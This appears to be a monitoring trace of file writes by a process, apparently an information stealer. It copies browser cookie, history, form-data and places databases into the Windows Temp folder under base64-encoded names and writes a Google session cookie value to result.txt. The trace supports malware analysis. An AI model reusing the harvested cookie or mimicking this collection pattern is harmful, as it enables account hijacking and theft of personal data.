C:\Windows\Temp\cookies.sqlite	0	4096	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 03 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 6a fd 0d 7f fd 00 02 7d fd 00 7d fd 7f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j}}	success or wait	23	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\cookies.sqlite	94208	4096	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\result.txt	0	258	48 6f 73 74 4b 65 79 3a 20 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 0d 0a 4e 61 6d 65 3a 20 4e 49 44 0d 0a 56 61 6c 75 65 3a 20 35 31 31 3d 55 42 65 4e 43 6b 5a 33 4c 38 79 58 63 78 38 71 68 34 4a 46 55 58 6b 77 6b 4e 43 39 49 72 64 69 52 64 62 6a 53 54 6a 71 53 69 46 68 38 57 72 52 63 62 4b 72 5f 72 4f 4a 62 67 48 59 36 54 41 34 52 54 2d 36 70 73 30 62 68 65 6d 66 77 43 50 42 73 4c 4d 67 50 54 37 2d 67 54 63 57 71 48 76 5a 76 5a 62 61 66 4f 70 6b 71 52 79 30 64 4c 79 59 47 39 41 6a 50 32 76 62 55 42 6f 6d 61 72 6e 63 39 70 63 5a 56 6c 68 48 6b 55 65 55 61 57 4d 75 72 44 30 47 47 58 79 57 30 35 5f 42 5f 31 49 79 55 4e 59 45 45 4c 6d 79 71 52 67 0d 0a 50 61 74 68 3a 20 2f 0d 0a 45 78 70 69 72 65 55 54 43 3a 20 31 33 33 35 36 37 37 31 36 30 32 33 39 32 36 34 38 0d	HostKey: .google.comName: NIDV alue: 511=UBeNCkZ3L8yXcx8 qh4JF UXkwkNC9IrdiRdbjSTjqS iFh8WrRcb Kr_rOJbgHY6TA4RT- 6ps0bhemfwCPB sLMgPT7- gTcWqHvZvZbafOpkqRy 0dL yYG9AjP2vbUBomarnc9 pcZVlhHkUeU aWMurD0GGXyW05_B_ 1IyUNYEELmyqRgPath: /ExpireUTC: 13356771602392648	success or wait	2	7FFD92CC1BC3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SGlzdG9yeQ==	0	4096	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 27 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 0f fd 00 00 00 00 1a 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ ' .j	success or wait	38	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\SGlzdG9yeQ==	155648	4096	0a 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\V2ViIERhdGE=	0	4096	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 34 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 6a fd 05 00 00 00 04 07 fd 00 00 00 00 31 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ 4!.j1	success or wait	25	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\V2ViIERhdGE=	102400	4096	0d 00 00 00 03 00 2e 00 02 fd 01 31 00 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 04 1b 00 21 29 51 5b 09 0d 08 08 17 75 01 08 08 55 11 0d 0d 0d 0d 55 08 08 08 08 08 44 75 63 6b 44 75 63 6b 47 6f 64 75 63 6b 64 75 63 6b 67 6f 2e 63 6f 6d 68 74 74 70 73 3a 2f 2f 64 75 63 6b 64 75 63 6b 67 6f 2e 63 6f 6d 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 68 74 74 70 73 3a 2f 2f 64 75 63 6b 64 75 63 6b 67 6f 2e 63 6f 6d 2f 3f 71 3d 7b 73 65 61 72 63 68 54 65 72 6d 73 7d 55 54 46 2d 38 68 74 74 70 73 3a 2f 2f 64 75 63 6b 64 75 63 6b 67 6f 2e 63 6f 6d 2f 61 63 2f 3f 71 3d 7b 73 65 61 72 63 68 54 65 72 6d 73 7d 26 74 79 70 65 3d 6c 69 73 74 5c 34 38 35 62 66 37 64 33 2d 30 32 31 35 2d 34 35 61 66 2d 38 37 64 63 2d	.1.!)Q[uUUDuckDuckGoduckduckgo.comhttps://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q={searchTerms}UTF-8https://duckduckgo.com/ac/?q={searchTerms}&type=list\485bf7d3-0215-45af-87dc-	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	0	4096	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 02 00 00 00 2e 00 00 00 00 00 00 00 00 00 00 00 26 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 4b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 6a fd 0d 7f fd 00 2d 61 3e 00 7e fd 7f fd 7c 30 7b 64 7a fd 7a fd 7a 22 79 fd 79 33 78 fd 78 4b 77 fd 76 fd 75 fd 75 47 74 fd 74 3b 73 41 73 fd 71 fd 70 fd 71 fd 70 7b 6f fd 6f 68 6e fd 6e 65 6d fd 6e 2c 6d 39 6c fd 6b fd 6c 50 6a fd 6a 01 68 fd 68 1f 67 fd 64 fd 63 fd 63 36 62 17 62 fd 61 fd 61 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .&K.j-a>~|0{ dzzz"yy3xxKwvuuGtt;sAs qpqp{ooh nnemn,m9lklPjjhhgdcc6b baa>	success or wait	1279	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	5238784	4096	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	1026	49 50 4b 47 45 4c 4e 54 51 59 48 51 48 47 53 48 54 50 56 57 41 52 49 51 46 46 44 51 4f 52 42 45 41 49 43 52 4b 59 43 4d 4b 43 58 4f 58 58 45 5a 47 54 46 50 57 4e 4e 59 47 50 46 4d 4b 4a 4b 59 46 4d 4d 44 49 59 58 46 50 44 4f 4d 42 55 44 58 49 54 4c 46 57 46 4e 56 53 4a 52 49 41 58 52 59 4d 4c 5a 45 50 46 41 53 4d 42 55 55 4d 48 53 52 52 4c 4d 5a 4a 59 46 58 42 45 50 49 4c 59 4d 47 41 43 4f 41 51 50 55 52 49 56 46 50 50 4a 51 45 57 46 46 57 52 53 42 44 55 59 42 52 48 52 51 4f 4e 4d 53 50 45 4c 50 58 44 4d 42 58 47 42 59 41 51 49 58 41 47 52 4a 46 56 49 45 46 43 56 51 4d 45 59 50 48 4e 55 47 5a 56 51 5a 47 4d 59 46 51 44 55 45 4a 46 46 56 52 41 4e 5a 4d 4f 57 5a 53 58 48 41 54 4b 4e 44 4a 53 43 53 59 51 43 53 56 4f 52 57 5a 47 56 4e 58 48 43 43 56 54 56 58	IPKGELNTQYHQHGSHT PVWARIQFFDQOR BEAICRKYCMKCXOXX EZGTFPWNNYGPFM KJKYFMMDIYXFPDOMB UDXITLFWFNVSJ RIAXRYMLZEPFASMBU UMHSRRLMZJYFX BEPILYMGACOAQPURI VFPPJQEWFFWRS BDUYBRHRQONMSPEL PXDMBXGBYAQIXA GRJFVIEFCVQMEYPHN UGZVQZGMYFQDU EJFFVRANZMOWZSXH ATKNDJSCSYQCSV ORWZGVNXHCCVTVX	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	1026	49 50 4b 47 45 4c 4e 54 51 59 48 51 48 47 53 48 54 50 56 57 41 52 49 51 46 46 44 51 4f 52 42 45 41 49 43 52 4b 59 43 4d 4b 43 58 4f 58 58 45 5a 47 54 46 50 57 4e 4e 59 47 50 46 4d 4b 4a 4b 59 46 4d 4d 44 49 59 58 46 50 44 4f 4d 42 55 44 58 49 54 4c 46 57 46 4e 56 53 4a 52 49 41 58 52 59 4d 4c 5a 45 50 46 41 53 4d 42 55 55 4d 48 53 52 52 4c 4d 5a 4a 59 46 58 42 45 50 49 4c 59 4d 47 41 43 4f 41 51 50 55 52 49 56 46 50 50 4a 51 45 57 46 46 57 52 53 42 44 55 59 42 52 48 52 51 4f 4e 4d 53 50 45 4c 50 58 44 4d 42 58 47 42 59 41 51 49 58 41 47 52 4a 46 56 49 45 46 43 56 51 4d 45 59 50 48 4e 55 47 5a 56 51 5a 47 4d 59 46 51 44 55 45 4a 46 46 56 52 41 4e 5a 4d 4f 57 5a 53 58 48 41 54 4b 4e 44 4a 53 43 53 59 51 43 53 56 4f 52 57 5a 47 56 4e 58 48 43 43 56 54 56 58	IPKGELNTQYHQHGSHT PVWARIQFFDQOR BEAICRKYCMKCXOXX EZGTFPWNNYGPFM KJKYFMMDIYXFPDOMB UDXITLFWFNVSJ RIAXRYMLZEPFASMBU UMHSRRLMZJYFX BEPILYMGACOAQPURI VFPPJQEWFFWRS BDUYBRHRQONMSPEL PXDMBXGBYAQIXA GRJFVIEFCVQMEYPHN UGZVQZGMYFQDU EJFFVRANZMOWZSXH ATKNDJSCSYQCSV ORWZGVNXHCCVTVX	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	0	1026	4d 58 50 58 43 56 50 44 56 4e 5a 44 4d 52 59 58 4b 41 58 50 4b 5a 53 4b 58 51 45 4e 4d 56 4a 47 41 53 4f 4b 53 4b 4b 56 4b 4d 56 54 46 57 43 4b 4a 56 51 55 45 48 46 4a 4c 59 47 41 47 56 54 41 50 53 45 46 57 4c 59 44 45 53 47 45 53 4e 43 51 51 4d 46 51 49 4a 4f 49 59 43 46 4e 4a 4f 44 53 58 5a 4f 45 52 52 4f 58 4e 44 57 58 42 5a 52 57 5a 46 4f 4b 51 42 50 4c 4f 52 4c 58 42 44 4c 45 43 49 47 4d 43 4b 56 55 47 4c 57 4b 4e 4d 5a 4a 42 48 50 47 41 52 49 51 44 43 53 59 48 43 50 55 4b 42 47 41 42 53 59 53 50 44 43 57 49 4d 4c 49 4e 42 45 59 56 59 58 4b 44 52 56 51 49 52 50 49 54 45 41 56 47 51 54 4b 45 4a 47 4e 52 47 4a 47 4e 4d 58 4c 41 5a 5a 5a 45 4f 56 4c 43 48 56 48 55 41 48 51 4c 45 43 46 4f 4c 4d 5a 50 44 4d 47 46 5a 4f 5a 5a 52 43 55 47 55 47 51 58 5a 52	MXPXCVPDVNZDMRYXKAXPKZSKXQENMVJGASOKSKKVKMVTFWCKJVQUEHFJLYGAGVTAPSEFWLYDESGESNCQQMFQIJOIYCFNJODSXZOERROXNDWXBZRWZFOKQBPLORLXBDLECIGMCKVUGLWKNMZJBHPGARIQDCSYHCPUKBGABSYSPDCWIMLINBEYVYXKDRVQIRPITEAVGQTKEJGNRGJGNMXLAZZZEOVLCHVHUAHQLECFOLMZPDMGFZOZZRCUGUGQXZR	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	0	1026	4e 45 42 46 51 51 59 57 50 53 54 45 58 42 5a 49 44 55 54 54 41 54 5a 5a 54 46 57 52 41 42 52 4a 42 4c 4c 43 5a 59 4a 4f 56 52 58 48 55 4d 50 44 48 45 47 51 44 57 54 48 50 4e 52 49 4a 58 4a 58 42 55 53 51 45 56 4a 4b 55 4c 4d 4c 50 43 41 50 43 53 48 46 55 50 44 4a 43 45 41 41 4e 4e 59 4f 46 44 55 48 4c 4c 4c 48 4f 56 46 4e 4b 4e 54 52 56 57 5a 45 46 49 55 42 58 52 58 49 4d 52 57 58 44 50 57 56 54 46 4b 51 4d 47 59 4e 52 41 42 4d 54 41 4e 52 47 47 53 4c 47 45 49 4f 41 55 42 51 46 51 54 4c 43 5a 57 4d 45 48 57 4f 5a 49 49 51 4d 52 4a 4c 41 48 4c 58 50 58 4e 4a 56 43 47 4c 45 4e 58 44 54 42 46 4b 5a 4b 4a 4c 59 42 4a 52 43 48 4e 44 43 53 44 4b 46 4f 58 49 42 4f 5a 54 4e 58 4a 59 41 4a 52 53 42 42 51 50 47 41 4b 54 48 56 48 4d 51 4c 58 59 51 47 42 47 4a 45 4b	NEBFQQYWPSTEXBZIDUTTATZZTFWRABRJBLLCZYJOVRXHUMPDHEGQDWTHPNRIJXJXBUSQEVJKULMLPCAPCSHFUPDJCEAANNYOFDUHLLLHOVFNKNTRVWZEFIUBXRXIMRWXDPWVTFKQMGYNRABMTANRGGSLGEIOAUBQFQTLCZWMEHWOZIIQMRJLAHLXPXNJVCGLENXDTBFKZKJLYBJRCHNDCSDKFOXIBOZTNXJYAJRSBBQPGAKTHVHMQLXYQGBGJEK	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\TkVCRIFRWVdQUy54bHN4	0	1026	4e 45 42 46 51 51 59 57 50 53 54 45 58 42 5a 49 44 55 54 54 41 54 5a 5a 54 46 57 52 41 42 52 4a 42 4c 4c 43 5a 59 4a 4f 56 52 58 48 55 4d 50 44 48 45 47 51 44 57 54 48 50 4e 52 49 4a 58 4a 58 42 55 53 51 45 56 4a 4b 55 4c 4d 4c 50 43 41 50 43 53 48 46 55 50 44 4a 43 45 41 41 4e 4e 59 4f 46 44 55 48 4c 4c 4c 48 4f 56 46 4e 4b 4e 54 52 56 57 5a 45 46 49 55 42 58 52 58 49 4d 52 57 58 44 50 57 56 54 46 4b 51 4d 47 59 4e 52 41 42 4d 54 41 4e 52 47 47 53 4c 47 45 49 4f 41 55 42 51 46 51 54 4c 43 5a 57 4d 45 48 57 4f 5a 49 49 51 4d 52 4a 4c 41 48 4c 58 50 58 4e 4a 56 43 47 4c 45 4e 58 44 54 42 46 4b 5a 4b 4a 4c 59 42 4a 52 43 48 4e 44 43 53 44 4b 46 4f 58 49 42 4f 5a 54 4e 58 4a 59 41 4a 52 53 42 42 51 50 47 41 4b 54 48 56 48 4d 51 4c 58 59 51 47 42 47 4a 45 4b	NEBFQQYWPSTEXBZID UTTATZZTFWRAB RJBLLCZYJOVRXHUMP DHEGQDWTHPNRI JXJXBUSQEVJKULMLP CAPCSHFUPDJCE AANNYOFDUHLLLHOVF NKNTRVWZEFIUB XRXIMRWXDPWVTFKQ MGYNRABMTANRGG SLGEIOAUBQFQTLCZW MEHWOZIIQMRJL AHLXPXNJVCGLENXDT BFKZKJLYBJRCH NDCSDKFOXIBOZTNXJ YAJRSBBQPGAKT HVHMQLXYQGBGJEK	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	0	1026	50 49 56 46 41 47 45 41 41 56 56 4d 59 4f 4b 4c 49 48 41 47 56 4b 51 53 49 42 52 4d 49 45 42 50 4b 5a 48 52 53 52 59 53 59 43 54 5a 41 53 53 45 57 47 51 4c 54 46 59 50 49 54 47 46 42 4c 49 4d 4f 53 5a 50 43 4f 59 4a 4c 44 4d 49 4b 55 59 52 4d 46 5a 4e 4f 56 41 4b 4e 4e 46 55 46 4d 46 57 41 51 5a 49 5a 5a 53 4f 48 50 55 4b 54 4d 45 51 4b 56 4d 5a 47 4f 52 52 48 48 55 41 50 41 56 45 48 4e 54 52 48 46 54 43 4f 57 55 51 4c 4d 54 58 48 46 41 41 53 58 4e 53 4a 4f 4d 56 45 56 5a 4b 49 42 54 59 55 45 4f 45 41 59 57 4f 52 43 4c 58 4e 57 58 4d 57 56 54 43 56 46 55 4a 4f 4f 48 4a 46 56 42 54 51 47 59 53 50 4c 56 4e 5a 56 51 41 4b 59 52 57 42 58 41 53 49 46 4f 42 50 4d 46 41 50 4d 41 56 45 46 50 41 59 45 56 43 48 4c 4b 4f 56 47 4d 41 46 54 44 5a 59 53 46 43 52 56 46	PIVFAGEAAVVMYOKLI HAGVKQSIBRMIE BPKZHRSRYSYCTZASS EWGQLTFYPITGF BLIMOSZPCOYJLDMIK UYRMFZNOVAKNN FUFMFWAQZIZZSOHP UKTMEQKVMZGORR HHUAPAVEHNTRHFTC OWUQLMTXHFAASX NSJOMVEVZKIBTYUEO EAYWORCLXNWXM WVTCVFUJOOHJFVBT QGYSPLVNZVQAKY RWBXASIFOBPMFAPM AVEFPAYEVCHLKO VGMAFTDZYSFCRVF	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	1026	51 43 46 57 59 53 4b 4d 48 41 52 4c 41 46 54 4d 44 41 59 43 44 50 44 4e 56 4c 4c 58 59 41 48 59 4a 51 56 44 44 4b 57 4d 57 5a 58 54 4f 44 4d 56 51 48 4f 57 59 41 4b 5a 47 50 4b 4a 45 48 4c 44 45 41 44 4c 57 41 4f 59 46 48 43 52 42 4f 4e 51 59 4f 4c 4e 4a 4b 58 4c 58 58 50 53 56 4e 4e 42 55 4d 47 53 53 48 53 52 59 49 4b 4b 4c 4e 57 42 4a 53 53 5a 51 46 5a 42 46 57 49 50 59 59 41 4c 42 57 59 58 50 55 43 48 43 42 50 50 50 52 56 49 43 5a 48 41 41 58 44 42 53 42 44 41 46 53 4a 53 4c 52 50 5a 43 4b 4d 49 4c 44 4c 4b 54 5a 4a 54 54 4a 57 54 52 44 55 58 50 49 4f 53 57 59 52 50 4a 4b 56 4c 4a 41 47 48 53 47 45 50 50 45 52 52 41 51 4c 41 4a 4c 49 52 47 5a 50 4f 52 52 4e 42 48 49 4b 59 4d 59 57 48 4a 4a 4b 4e 58 49 51 4f 50 44 4a 50 58 46 4c 46 50 57 58 44 43 53 5a	QCFWYSKMHARLAFTM DAYCDPDNVLLXYA HYJQVDDKWMWZXTO DMVQHOWYAKZGPKJ EHLDEADLWAOYFHCR BONQYOLNJKXLXX PSVNNBUMGSSHSRYI KKLNWBJSSZQFZB FWIPYYALBWYXPUCH CBPPPRVICZHAAX DBSBDAFSJSLRPZCKM ILDLKTZJTTJWT RDUXPIOSWYRPJKVLJ AGHSGEPPERRAQ LAJLIRGZPORRNBHIKY MYWHJJKNXIQO PDJPXFLFPWXDCSZ	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\UU5DWUNERkIKSi54bHN4	0	1026	51 4e 43 59 43 44 46 49 4a 4a 58 58 46 4f 42 42 58 55 5a 57 4f 46 55 51 53 53 4e 4e 4d 46 59 49 44 49 4c 57 4c 48 54 41 5a 4c 48 4c 4a 4f 4e 4d 43 44 43 56 4e 43 56 58 57 42 4d 55 46 4a 5a 41 46 4b 45 45 50 4e 58 5a 44 59 5a 4a 43 53 50 4f 41 4d 4f 52 42 45 45 54 4d 41 43 57 41 5a 47 47 54 4f 58 4a 43 48 54 44 54 4d 56 42 48 52 50 54 4c 42 43 59 5a 4f 52 41 43 53 5a 4f 58 4a 5a 52 56 4d 5a 48 56 45 4f 4f 44 47 4b 4a 52 52 59 4c 43 4b 55 46 41 59 4f 58 56 4b 57 4a 4d 50 52 4e 52 4e 50 5a 45 50 51 5a 4f 4e 49 55 58 50 50 49 5a 4d 52 4b 53 4d 58 41 50 57 59 45 46 59 59 4d 4d 45 56 41 58 4f 56 45 5a 53 50 42 45 4a 58 45 4e 48 4c 49 48 58 51 4d 57 4a 52 4e 55 4a 46 49 4c 5a 42 56 43 48 5a 47 53 58 53 43 5a 44 4c 55 4a 59 41 49 45 4d 46 41 4b 4d 47 5a 52 47 56	QNCYCDFIJJXXFOBBX UZWOFUQSSNNMF YIDILWLHTAZLHLJONM CDCVNCVXWBMU FJZAFKEEPNXZDYZJC SPOAMORBEETMA CWAZGGTOXJCHTDTM VBHRPTLBCYZORA CSZOXJZRVMZHVEOO DGKJRRYLCKUFAY OXVKWJMPRNRNPZEP QZONIUXPPIZMRK SMXAPWYEFYYMMEVA XOVEZSPBEJXENH LIHXQMWJRNUJFILZBV CHZGSXSCZDLU JYAIEMFAKMGZRGV	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	0	1026	53 46 50 55 53 41 46 49 4f 4c 44 4d 54 52 4e 55 54 47 4e 54 4a 55 57 46 43 57 53 5a 53 48 57 45 44 56 58 52 4b 56 52 51 51 4a 55 52 41 59 57 4c 57 55 55 42 54 49 4b 45 4e 46 4f 58 4b 57 41 45 49 4d 51 45 49 5a 4e 5a 4e 52 41 44 51 50 41 54 5a 47 43 4d 44 50 52 44 58 4c 51 47 5a 55 46 4a 5a 47 5a 44 52 54 53 56 4e 43 48 41 55 50 4d 52 4c 50 52 50 5a 4b 47 56 41 56 58 59 45 56 43 4b 45 48 4b 4d 4d 4a 47 4b 53 4a 4f 4f 55 59 47 59 4c 44 44 49 45 59 48 52 53 55 55 50 52 4f 50 42 47 4a 4d 54 45 52 50 4f 41 56 4b 59 46 50 53 43 45 53 52 4a 4e 51 5a 46 4b 42 51 50 55 44 51 44 44 55 4d 43 46 57 4b 4c 5a 54 4f 41 4b 49 52 43 42 59 4e 48 4e 55 4e 44 48 51 47 55 43 5a 46 47 4c 46 41 57 59 52 41 59 56 44 48 52 4d 47 51 58 41 58 41 4f 59 53 43 4e 50 47 45 4b 45 50 43	SFPUSAFIOLDMTRNUT GNTJUWFCWSZSH WEDVXRKVRQQJURAY WLWUUBTIKENFOX KWAEIMQEIZNZNRADQ PATZGCMDPRDXL QGZUFJZGZDRTSVNC HAUPMRLPRPZKGV AVXYEVCKEHKMMJGK SJOOUYGYLDDIEY HRSUUPROPBGJMTER POAVKYFPSCESRJ NQZFKBQPUDQDDUMC FWKLZTOAKIRCBY NHNUNDHQGUCZFGLF AWYRAYVDHRMGQX AXAOYSCNPGEKEPC	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\U0ZQVVNBRklPTC54bHN4	0	1026	53 46 50 55 53 41 46 49 4f 4c 44 4d 54 52 4e 55 54 47 4e 54 4a 55 57 46 43 57 53 5a 53 48 57 45 44 56 58 52 4b 56 52 51 51 4a 55 52 41 59 57 4c 57 55 55 42 54 49 4b 45 4e 46 4f 58 4b 57 41 45 49 4d 51 45 49 5a 4e 5a 4e 52 41 44 51 50 41 54 5a 47 43 4d 44 50 52 44 58 4c 51 47 5a 55 46 4a 5a 47 5a 44 52 54 53 56 4e 43 48 41 55 50 4d 52 4c 50 52 50 5a 4b 47 56 41 56 58 59 45 56 43 4b 45 48 4b 4d 4d 4a 47 4b 53 4a 4f 4f 55 59 47 59 4c 44 44 49 45 59 48 52 53 55 55 50 52 4f 50 42 47 4a 4d 54 45 52 50 4f 41 56 4b 59 46 50 53 43 45 53 52 4a 4e 51 5a 46 4b 42 51 50 55 44 51 44 44 55 4d 43 46 57 4b 4c 5a 54 4f 41 4b 49 52 43 42 59 4e 48 4e 55 4e 44 48 51 47 55 43 5a 46 47 4c 46 41 57 59 52 41 59 56 44 48 52 4d 47 51 58 41 58 41 4f 59 53 43 4e 50 47 45 4b 45 50 43	SFPUSAFIOLDMTRNUT GNTJUWFCWSZSH WEDVXRKVRQQJURAY WLWUUBTIKENFOX KWAEIMQEIZNZNRADQ 